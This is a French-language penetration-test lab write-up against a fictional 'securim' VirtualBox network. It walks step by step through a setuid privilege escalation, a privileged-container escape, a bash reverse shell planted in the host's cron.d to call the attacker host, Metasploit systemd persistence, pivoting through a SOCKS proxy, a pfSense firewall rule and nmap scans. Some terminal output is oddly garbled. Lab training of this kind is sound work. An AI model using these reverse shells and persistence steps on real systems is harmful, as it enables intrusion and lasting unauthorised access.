Certains fichiers exécutables ont le bit setuid activé parce qu'ils permettent à un utilisateur d'exécuter un programme avec les privilèges de son propriétaire (souvent root), même s'il est lancé par un utilisateur non privilégié.

L'exploit nécessite qu'on lui passe en paramètre un fichier avec setuid. C'est ce fichier qui sera corrompu pour exécuter un shell root (puis restauré). Pour cela on exécute la commande : **find /perm -4000 2>/dev/null**.

```
7e82eef02589:/home/user$ find / -perm -4000 2>/dev/null
/usr/bin/sudo
```

Ensuite il faut exécuter l'exploit avec la commande suivante : **./exploit /usr/bin/sudo**.

```
7e82eef02589:/home/user$ ./exploit /usr/bin/sudo
[+] hijacking suid binary..
```

Pour vérifier si cela a marché, il faut vérifier nos permissions sur la machine cible

```
id
uid=0(root) gid=0(root)
```

uid=0(root) → Nous sommes maintenant en super-utilisateur (root), avec un accès total au système.
gid=0(root) → Nous faisons partie du groupe root, ce qui nous permet d'accéder aux fichiers et commandes réservés aux administrateurs.

On exécute les commandes **bash -li** puis **sh -i** afin de retrouver un shell convenable et vérifiez que nous avons bien obtenu le droit root

```
bash -li
sh -i
7e82eef02589:/home/user#
```


Pour vérifier si l'utilisateur dispose d'un mot de passe on effectue la commande : **cat /etc/shadow | grep root**.

```
7e82eef02589:/home/user# cat /etc/shadow | grep root
root:::0:::
```

Cela signifie que l'utilisateur root n'a pas de mot de passe défini, ce qui pourrait faciliter un accès direct en tant que root sans authentification.

Docker crée un fichier **.dockerenv** à la racine des systèmes qu'il exécute au sein de son environnement. Ainsi, pour savoir si l'on se trouve dans un conteneur Docker ou non on effectue la commande : **ls -la /dockerenv**.

```
7e82eef02589:/home/user# ls -la /.dockerenv
-rwxr-xr-x  1 root root 0 Nov 13  2022 /.dockerenv
```

DOCKER ESCAPE

Nous souhaitons nous extraire du conteneur Docker pour avoir accès direct à la machine hôte. Il existe de nombreuses méthodes qui exploitent de mauvaises configurations et qui permettent de s'extraire d'un conteneurs Docker.

Ici, l'administrateur de securim a lancé son conteneur avec l'option **--privileged** afin de travailler sur son site en développement sans limitation.

Cette option expose entre autres à l'intérieur du conteneur, le système de fichier de la machine hôte.

Il faut vérifier si nous avons bien accès aux disques de la machine hôte à l'aide de la commande : **fdisk -l**.

```
7e82eef02589:/home/user# fdisk -l
Disk /dev/sda: 8192 MB, 8589934592 bytes, 16777216 sectors
32896 cylinders, 255 heads, 2 sectors/track
Units: cylinders of 510 * 512 = 261120 bytes

Device Boot StartCHS   EndCHS   StartLBA   EndLBA   Sectors  Size Id Type
/dev/sda1 *  4,4,1    1023,254,2    2048    14776319    14774272  7214M 83 Linux
/dev/sda2    1023,254,2    1023,254,2    14778366    16775167    1996802   975M  5 Extended
/dev/sda5    1023,254,2    1023,254,2    14778368    16775167    1996800   975M 82 Linux swap
```

Nous pouvons observer que la partition principale est **/dev/sda1**.

Ensuite, il faut créer un répertoire **/mnt/host** et y monter la partition principale de l'hôte à l'aide de la commande **mount**.

```
7e82eef02589:/home/user# mkdir /mnt/host
7e82eef02589:/home/user# mount /dev/sda1 /mnt/host
```

Une fois monté, on accède au système de fichiers de l'hôte :

```
7e82eef02589:/home/user# cd /mnt/host
7e82eef02589:/mnt/host# cat etc/os-release
PRETTY_NAME="Debian GNU/Linux 11 (bullseye)"
NAME="Debian GNU/Linux"
VERSION_ID="11"
VERSION="11 (bullseye)"
VERSION_CODENAME=bullseye
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
```

L'OS de la machine hôte est **Debian GNU/Linux**.

METASPLOIT

DECOUVERTE

Nous allons utiliser le framework **metasploit-framework** disponible sur Kali pour pivoter et nous latéraliser depuis l'hôte corrompu.

Le « **pivoting** » en cybersécurité fait référence à une technique utilisée par les attaquants pour progresser à travers un réseau une fois qu'ils ont compromis un premier système. Cela implique généralement l'utilisation de systèmes déjà compromis comme points de saut (ou « pivot ») pour accéder à d'autres parties du réseau interne.


La « **latéralisation** » en cybersécurité se réfère au mouvement horizontal ou latéral des attaquants à l'intérieur d'un réseau après avoir réussi à accéder initialement à un système. Cela fait partie du processus d'expansion et de progression dans un réseau compromis.

Armitage est une version graphique pilotant metasploit mais il n'est plus soutenu et ne marche plus vraiment aujourd'hui. Néanmoins, il pourra être utilisé pour visualiser les différents éléments de metasploit :

- auxiliary (scripts metasploit)
- exploit (exploit de vulnérabilités connues de metasploit)
- payload (code à exécuter sur les machines victimes)

Nous allons démarrer **metasploit-framework** à partir du menu démarrer de la kali attaquant et suite armitage depuis le shell. A son lancement, il faut accepter les propositions faites par armitage.

Dans armitage, il faut aller dans le répertoire **payload/cmd/unix**. Il recense l'ensemble des commandes qui permettent d'obtenir un remote shell.



Parmi l'ensemble des payloads, il nous faut trouver un utilitaire que possède notre machine cible. On affiche le contenu du répertoire **/usr/bin** (**/mnt/host/usr/bin** en absolu) avec les commandes : **ls /usr/bin** ou **ls /mnt/host/usr/bin**.

```
7e82eef02589:/mnt/host# ls /mnt/host/usr/bin
[
aa-enabled
aa-exec
addpart
addr2line
apt
apt-cache
apt-cdrom
apt-config
apt-extracttemplates
apt-ftparchive
apt-get
apt-key
apt-mark
apt-sortpkgs
ar
arch
as
awk
b2sum
base32
base64
basename
basenc
```


Les 3 payloads qui sont de prime abord compatibles avec notre système cible sont :

- reverse_bash
- reverse_busybox
- reverse_perl

On choisira pour la suite le payload cmd/unix/reverse_bash.

REVERSE SHELL

Nous allons utiliser armitage pour générer le payload correspondant en double cliquant sur reverse_bash. Changer l'output en « **raw** ». Renseigner le LHOST : **10.0.2.4** ainsi que le LPORT : **4444**. Puis cliquer sur « Launch ».



Il faut enregistrer le fichier sur notre disque puis on l'affiche avec **cat** dans une console.

```
(kali㉿kali)-[~/Bureau/redtools]
$ cat payload
bash -c '0<890-;exec 90</dev/tcp/10.0.2.4/4444;sh <890 >890 2>890'
```

Nous allons garder ce payload pour tout à l'heure pour une commande qui sera exécuter sur la victime qui utilise bash

Nous allons maintenant demander à metasploit sur la kali d'écouter sur le port 4444 puis d'attendre une connexion. Dans notre fenêtre metasploit-framework, charger l'exploit **multi/handler** qui sert à attendre la connexion d'un payload.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > █
```

Avant de lancer l'exploit il faut le paramétrer, pour cela on utilise la commande : **show options**.

Puis on y renseigne les informations nécessaire pour l'attaque.

```
msf6 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
  Name      Current Setting  Required  Description
  ---      -
  PAYLOAD   generic/shell_reverse_tcp

Payload options (generic/shell_reverse_tcp):
  Name      Current Setting  Required  Description
  ---      -
  LHOST     10.0.2.4         yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:
  Id  Name
  --  ---
  0   Wildcard Target

msf6 exploit(multi/handler) > set LHOST 10.0.2.4
LHOST => 10.0.2.4
```

Le payload que metasploit a chargé par défaut est **generic/shell_reverse_tcp**.

Celui-ci doit correspondre avec notre payload, si ce n'est pas le cas. Il faut le corriger avec ce paramètre : **set payload cmd/unix/reverse_bash**.

On execute ensuite l'exploit

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.0.2.7:4444
```

On retourne ensuite sur la machine cible via la connexion déjà ouverte et on se place dans le dossier **/mnt/host/etc/cron.d**

```
7e82eef02589:/mnt/host/etc# cd /mnt/host/etc/cron.d
7e82eef02589:/mnt/host/etc/cron.d# ls
e2scrub_all
7e82eef02589:/mnt/host/etc/cron.d#
```

Le seul fichier présent se nomme **e2scrub_all**

On utilise le dossier cron.d afin de créer un fichier qui s'exécutera directement après sa création et qui permettra de créer une nouvelle connexion via metasploit.

```
7e82eef02589:/mnt/host/etc/cron.d# printf "* * * * * root bash -c '0<6144-;exec 144</dev/tcp/10.0.2.7/4444;sh <6144 >6144 2>6144'\n" >hack
7e82eef02589:/mnt/host/etc/cron.d# ls
e2scrub_all
hack
7e82eef02589:/mnt/host/etc/cron.d# cat hack
* * * * * root bash -c '0<6144-;exec 144</dev/tcp/10.0.2.7/4444;sh <6144 >6144 2>6144'
7e82eef02589:/mnt/host/etc/cron.d#
```

Maintenant on peut vérifier si une session metasploit à été créée, on remarque aussi que l'utilisateur du shell est root en vérifiant simplement notre emplacement.

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.0.2.7:4444
[*] Command shell session 1 opened (10.0.2.7:4444 → 10.0.2.8:57263 ) at 2025-03-05 10:33:08 +0100
ls
pwd
/root
```

METERPRETER

On peut ensuite mettre en fond la session et l'améliorer avec session -u 1

```

msf6 exploit(multi/handler) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.0.2.7:4433
[*] Sending stage (989032 bytes) to 10.0.2.8
[*] Meterpreter session 2 opened (10.0.2.7:4433 → 10.0.2.8:18434 ) at 2025-03-05 10:50:34 +0100
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(multi/handler) > sessions

Active sessions
-----
Id  Name  Type  host/etc/cron.d#ls  Information  Connection
--  --
1   shell cmd/unix      10.0.2.7:4444 → 10.0.2.8:57263 (10.0.2.8)
2   meterpreter x86/linux root @ 192.168.200.2 10.0.2.7:4433 → 10.0.2.8:18434 (10.0.2.8)
msf6 exploit(multi/handler) >

```

On peut vérifier si on est en root dans la session meterpreter avec la commande **getuid**

```

meterpreter > getuid
Server username: root
meterpreter >

```

PERSISTANCE

INSTALLATION DE NETCAT

On procède à l'installation de netcat, il semble déjà installé sur la machine, l'installation à sûrement déjà été faite auparavant.

```


msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

apt-get install netcat
Lecture des listes de paquets...
Construction de l'arbre des dépendances...
Lecture des informations d'état...
netcat est déjà la version la plus récente (1.10-46).
0 mis à jour, 0 nouvellement installés, 0 à enlever et 125 non mis à jour.
netcat --version
netcat: invalid option -- '-'
usage: nc [-46CDdFhklNnrStUuvZz] [-I length] [-i interval] [-M ttl]
      [-m minttl] [-O length] [-P proxy_username] [-p source_port]
      [-q seconds] [-s sourceaddr] [-T keyword] [-V rtable] [-W recvlimit]
      [-w timeout] [-X proxy_protocol] [-x proxy_address[:port]]
      [-Z destination] [port]
netcat -help

```

EXPLOIT DE TYPE PERSISTANCE POUR SYSTEMD

En cherchant dans **armitage**, on voit l'exploit pour la persistance que nous utiliserons :



Après avoir exécuté la commande **use /linux/local/service_persistence**, on affiche les différents payloads que l'on peut utiliser

```
msf6 exploit(linux/local/service_persistence) > show payloads

Compatible Payloads
-----
#  Name                               Disclosure Date  Rank  Check  Description
-  -
0  payload/cmd/unix/bind_netcat         2008-07-01      normal No      Unix Command Shell, Bind TCP (via netcat)
1  payload/cmd/unix/pingback_bind       2008-07-01      normal No      Unix Command Shell, Pingback Bind TCP (via netcat)
2  payload/cmd/unix/pingback_reverse    2008-07-01      normal No      Unix Command Shell, Pingback Reverse TCP (via netcat)
3  payload/cmd/unix/reverse_netcat       2008-07-01      normal No      Unix Command Shell, Reverse TCP (via netcat)
4  payload/cmd/unix/reverse_python       2008-07-01      normal No      Unix Command Shell, Reverse TCP (via Python)
5  payload/cmd/unix/reverse_python_ssl   2008-07-01      normal No      Unix Command Shell, Reverse TCP SSL (via python)

msf6 exploit(linux/local/service_persistence) >
```

Ici, on configure les options de l'exploit

```
msf6 exploit(linux/local/service_persistence) > show options

Module options (exploit/linux/local/service_persistence):

  Name          Current Setting  Required  Description
  --          -
SERVICE        metasploit       no        Name of service to create
SESSION         2                yes       The session to run this module on
SHELLPATH       /usr/local/bin   yes       Writable path to put our shell
SHELL_NAME      metasploit       no        Name of shell file to write

Payload options (cmd/unix/reverse_netcat):

  Name          Current Setting  Required  Description
  --          -
LHOST          10.0.2.7        yes       The listen address (an interface may be specified)
LPORT          5555            yes       The listen port

Exploit target:

  Id  Name
  --  -
  3   systemd

msf6 exploit(linux/local/service_persistence) >
```

Après avoir lancé l'exploit, une nouvelle session s'ouvre


```
msf6 exploit(linux/local/service_persistence) > run
[*] SESSION may not be compatible with this module:
[*] * incompatible session type: meterpreter
[*] Started reverse TCP handler on 10.0.2.7:5555
[*] Command shell session 3 opened (10.0.2.7:5555 → 10.0.2.8:4840 ) at 2025-03-05 14:16:57 +0100
root@kali:~# cat /dev/tcp/10.0.2.7/4444;sh 10.0.2.8:4840
10.0.2.8:4840: root@kali:~#
```

On tente ensuite de faire un reboot pour vérifier si la persistance marche bien.

```
reboot
[*] 10.0.2.8 - Command shell session 3 closed.
msf6 exploit(linux/local/service_persistence) > [*] 10.0.2.8 - Meterpreter session 2 closed. Reason: Died
Interrupt: use the 'exit' command to quit
msf6 exploit(linux/local/service_persistence) > sessions -K
[*] Killing all sessions...
[*] 10.0.2.8 - Command shell session 1 closed.
msf6 exploit(linux/local/service_persistence) > use exploit/multi/handler
[*] Using configured payload cmd/unix/reverse_bash
msf6 exploit(multi/handler) > set payload cmd/unix/reverse_netcat
payload => cmd/unix/reverse_netcat
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.0.2.7:4444
[*] Command shell session 4 opened (10.0.2.7:4444 → 10.0.2.8:50830 ) at 2025-03-05 14:28:42 +0100
root@kali:~# cat /dev/tcp/10.0.2.7/4444;sh 10.0.2.8:50830
10.0.2.8:50830: root@kali:~#
^Z
Background session 4? [y/N] y
msf6 exploit(multi/handler) > sessions
Active sessions
=====
Id  Name  Type  Information  Connection
--  --
4   shell cmd/unix  10.0.2.7:4444 → 10.0.2.8:50830 (10.0.2.8)
msf6 exploit(multi/handler) >
```

On voit bien après avoir reboot et supprimé toutes les sessions, qu'une nouvelle session se relance au bout d'un certain temps, on upgrade le shell avec la commande **sessions -u 4**

REALISATION DE L'ATTAQUE – DEUXIEME PHASE

PIVOTING

Afin d'analyser le réseau de la victime et donc de trouver potentiellement plus de machines, on cherche à afficher la table de routage de la victime, on utilise la commande **route** via la session meterpreter

```
meterpreter > route
root@kali:~# cat /dev/tcp/10.0.2.8/4444;rm hack
IPv4 network routes
=====
Subnet      Netmask      Gateway      Metric  Interface
-----
10.0.0.0    0.0.0.0      192.168.200.1  0       enp0s3
172.17.0.0  255.255.0.0  172.17.0.1    0       docker0
172.18.0.0  255.255.0.0  172.18.0.1    0       br-e337073b1815
192.168.200.0 255.255.255.0 192.168.200.1 0       enp0s3

No IPv6 routes were found.
meterpreter >
```

Sur ce screenshot, on découvre le réseau de la victime : 192.168.200.0 et sa passerelle par défaut : 192.168.200.1

Il est maintenant nécessaire d'ajouter une nouvelle route depuis metasploit afin d'avoir accès au réseau de la victime.

```
msf6 exploit(multi/handler) > route add 192.168.200.0/24 5
[-] Invalid :session, expected Session object got Msf::Sessions::Meterpreter_x86_Linux
msf6 exploit(multi/handler) > route

IPv4 Active Routing Table
=====
Subnet      Netmask      Gateway
-----
192.168.200.0 /255.255.255.0      Session 5

[*] There are currently no IPv6 routes defined.
msf6 exploit(multi/handler) >
```

Malgré l'erreur on voit bien que la route est créée

On cherche à scanner les différents ports ouverts sur la gateway du réseau découvert précédemment, on fait **use auxiliary/scanner/portscan/tcp**

On configure les différentes options et on lance le scan :

```
msf6 auxiliary(scanner/portscan/tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

  Name      Current Setting  Required  Description
  ----
  CONCURRENCY 10              yes       The number of con
  DELAY      0               yes       The delay between
  JITTER     0               yes       The delay jitter
  PORTS      1-1024          yes       Ports to scan (e.
  RHOSTS     192.168.200.1   yes       The target host(s
  THREADS    16              yes       The number of con
  TIMEOUT    1000            yes       The socket connec

msf6 auxiliary(scanner/portscan/tcp) > run

[+] 192.168.200.1: host/etc - 192.168.200.1:22 - TCP OPEN
[+] 192.168.200.1:      - 192.168.200.1:53 - TCP OPEN
[+] 192.168.200.1: home/ka - 192.168.200.1:80 - TCP OPEN
```

3 ports sont ouverts sur la gateway, le port 22, 53 et 80.

On veut maintenant accéder à la gateway en passant par le réseau 192.168.200.0, il faut donc lancer un serveur proxy à l'aide de **socks_proxy**

```
msf6 auxiliary(scanner/portscan/tcp) > search socks_proxy

Matching Modules
=====
#  Name      Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/server/socks_proxy  normal  No      SOCKS Proxy Server

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/server/socks_proxy

msf6 auxiliary(scanner/portscan/tcp) > use /auxiliary/server/socks_proxy
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 2.
msf6 auxiliary(server/socks_proxy) >
[*] Starting the SOCKS proxy server
```


Dans un navigateur, on cherche le paramètre proxy et on utilise le proxy lancé précédemment.

Paramètres de connexion

Configuration du serveur proxy pour accéder à Internet

☐ Pas de proxy

☐ Détection automatique des paramètres de proxy pour ce réseau

☐ Utiliser les paramètres proxy du système

☒ Configuration manuelle du proxy

Proxy HTTP Port

☐ Utiliser également ce proxy pour HTTPS

Proxy HTTPS Port

Hôte SOCKS Port

☐ SOCKS v4 ☒ SOCKS v5

☐ Adresse de configuration automatique du proxy

Actualiser


Pas de proxy pour

Exemples : .mozilla.org, .asso.fr, 192.168.1.0/24

Les connexions à localhost, 127.0.0.1/8 ou ::1 ne passent jamais par un proxy.

Aide Annuler OK


Maintenant on peut tenter d'accéder à l'adresse <http://192.168.200.2>



On accède au site web securim.cfd, on peut en déduire que l'adresse 192.168.200.2 est attribué à la vm web-services et qu'il est possible d'y accéder à l'aide de la route et du proxy mis en place.

LATERALISATION

On a donc accès à la passerelle du réseau qui est donc une interface du pfsense :



On découvre un nouveau sous-réseau de securim

SECURIM_LAN Interface (lan, em1)

Status	up
MAC Address	08:00:27:af:27:74 - Oracle VirtualBox virtual NIC
IPv4 Address	192.168.100.1
Subnet mask IPv4	255.255.255.0
IPv6 Link Local	fe80::a00:27ff:feaf:2774%em1
MTU	1500
Media	1000baseT <full-duplex>
In/out packets	198646/752742 (11.19 MiB/1.04 GiB)
In/out packets (pass)	198646/752742 (11.19 MiB/1.04 GiB)
In/out packets (block)	0/0 (0 B/0 B)
In/out errors	0/0
Collisions	0
Interrupts	196417 (8/s)

SECONDE PERSISTANCE

On crée une règle dans le pare-feu pour autoriser la connexion en ssh depuis la kali.

Rules (Drag to Change Order)											
<input type="checkbox"/>	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
<input type="checkbox"/>	✓	0/0 B	IPv4 TCP	10.0.2.7	*	WAN address	22 (SSH)	*	none		

On peut alors tenter de se connecter en ssh au pfsense

```
(root@kali)-[/home/kali]
# ssh admin@securim.cfd
(admin@securim.cfd) Password for admin@pfSense.home.arpa:
VirtualBox Virtual Machine - Netgate Device ID: 201c3cefb815f01f698c

*** Welcome to pfSense 2.7.2-RELEASE (amd64) on pfSense ***

WAN (wan)      → em0      → v4/DHCP4: 10.0.2.8/24
SECURIM_LAN (lan) → em1      → v4: 192.168.100.1/24
SECURIM_DMZ (opt1) → em2      → v4: 192.168.200.1/24
SECURIM_LID (opt2) → em3      → v4: 192.168.50.1/24

0) Logout (SSH only)          9) pfTop
1) Assign Interfaces          10) Filter Logs
2) Set interface(s) IP address 11) Restart webConfigurator
3) Reset webConfigurator password 12) PHP shell + pfSense tools
4) Reset to factory defaults  13) Update from console
5) Reboot system              14) Disable Secure Shell (sshd)
6) Halt system                15) Restore recent configuration
7) Ping host                  16) Restart PHP-FPM
8) Shell

Enter an option: █
```

Lorsque on exécute la commande `uname -a` on obtient les informations du système d'exploitation, on apprend que l'OS qu'utilise pfsense est **FreeBSD**

```
[2.7.2-RELEASE][admin@pfSense.home.arpa]/root: uname -a
FreeBSD pfSense.home.arpa 14.0-CURRENT FreeBSD 14.0-CURRENT amd64
-main/obj/amd64/StdASW5b/var/jenkins/workspace/pfSense-CE-snapsho
[2.7.2-RELEASE][admin@pfSense.home.arpa]/root: █
```

SCAN LAN

On peut maintenant installer nmap pour pouvoir scanner le réseau de la victime, on va d'abord installer nmap avec la commande **pkg install nmap** depuis le shell du pfsense

On peut maintenant passer au scan du réseau Lan découvert précédemment avec la commande `nmap 192.168.100.0/24`

```
[2.7.2-RELEASE][admin@pfSense.home.arpa]/root: nmap 192.168.100.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2025-03-06 09:22 CET
Nmap scan report for 192.168.100.10
Host is up (0.00069s latency).
Not shown: 989 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldaps
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
MAC Address: 08:00:27:B0:1E:74 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.100.13
Host is up (0.0013s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
MAC Address: 08:00:27:AB:06:70 (Oracle VirtualBox virtual NIC)

Nmap scan report for pfSense.home.arpa (192.168.100.1)
Host is up (0.00015s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http

Nmap done: 256 IP addresses (3 hosts up) scanned in 23.68 seconds
[2.7.2-RELEASE][admin@pfSense.home.arpa]/root: █
```

Deux machines remontent, la 192.168.100.10 semble être un contrôleur de domaine car les ports liés au ldap sont ouverts et la 192.168.100.13 semble être un poste windows simple.

C'est vérifiable avec les commandes **nmap -A 192.168.100.10** et **nmap -A 192.168.100.13**

```
Host script results:
|_clock-skew: mean: -19m59s, deviation: 34m37s, median: 0s
|_smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: DC
|   NetBIOS computer name: DC\x00
|   Domain name: securim.cfd
|   Forest name: securim.cfd
|   FQDN: DC.securim.cfd
|   System time: 2025-03-06T09:31:21+01:00
|_smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|   message_signing: required
|_nbstat: NetBIOS name: DC, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:b0:1e:74 (Oracle VirtualBox virtual NIC)
|_smb2-time:
|   date: 2025-03-06T08:31:21
|   start_date: 2025-03-06T07:44:28
|_smb2-security-mode:
|   3:1:1:
|_   Message signing enabled and required

TRACEROUTE
HOP RTT ADDRESS
1 1.18 ms 192.168.100.10

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 74.70 seconds
[2.7.2-RELEASE][admin@pfSense.home.arpa]/root: █
```

```
Nmap scan report for 192.168.100.13
Host is up (0.0012s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server  Microsoft Terminal Services
|_ssl-date: 2025-03-06T08:38:42+00:00; 0s from scanner time.
|_ssl-cert: Subject: commonName=BossDesk.securim.cfd
|_Not valid before: 2025-02-24T13:49:34
|_Not valid after: 2025-08-26T13:49:34
|_rdp-ntlm-info:
|   Target_Name: SECURIM
|   NetBIOS_Domain_Name: SECURIM
|   NetBIOS_Computer_Name: BOSSDESK
|   DNS_Domain_Name: securim.cfd
|   DNS_Computer_Name: BossDesk.securim.cfd
|   Product_Version: 10.0.19041
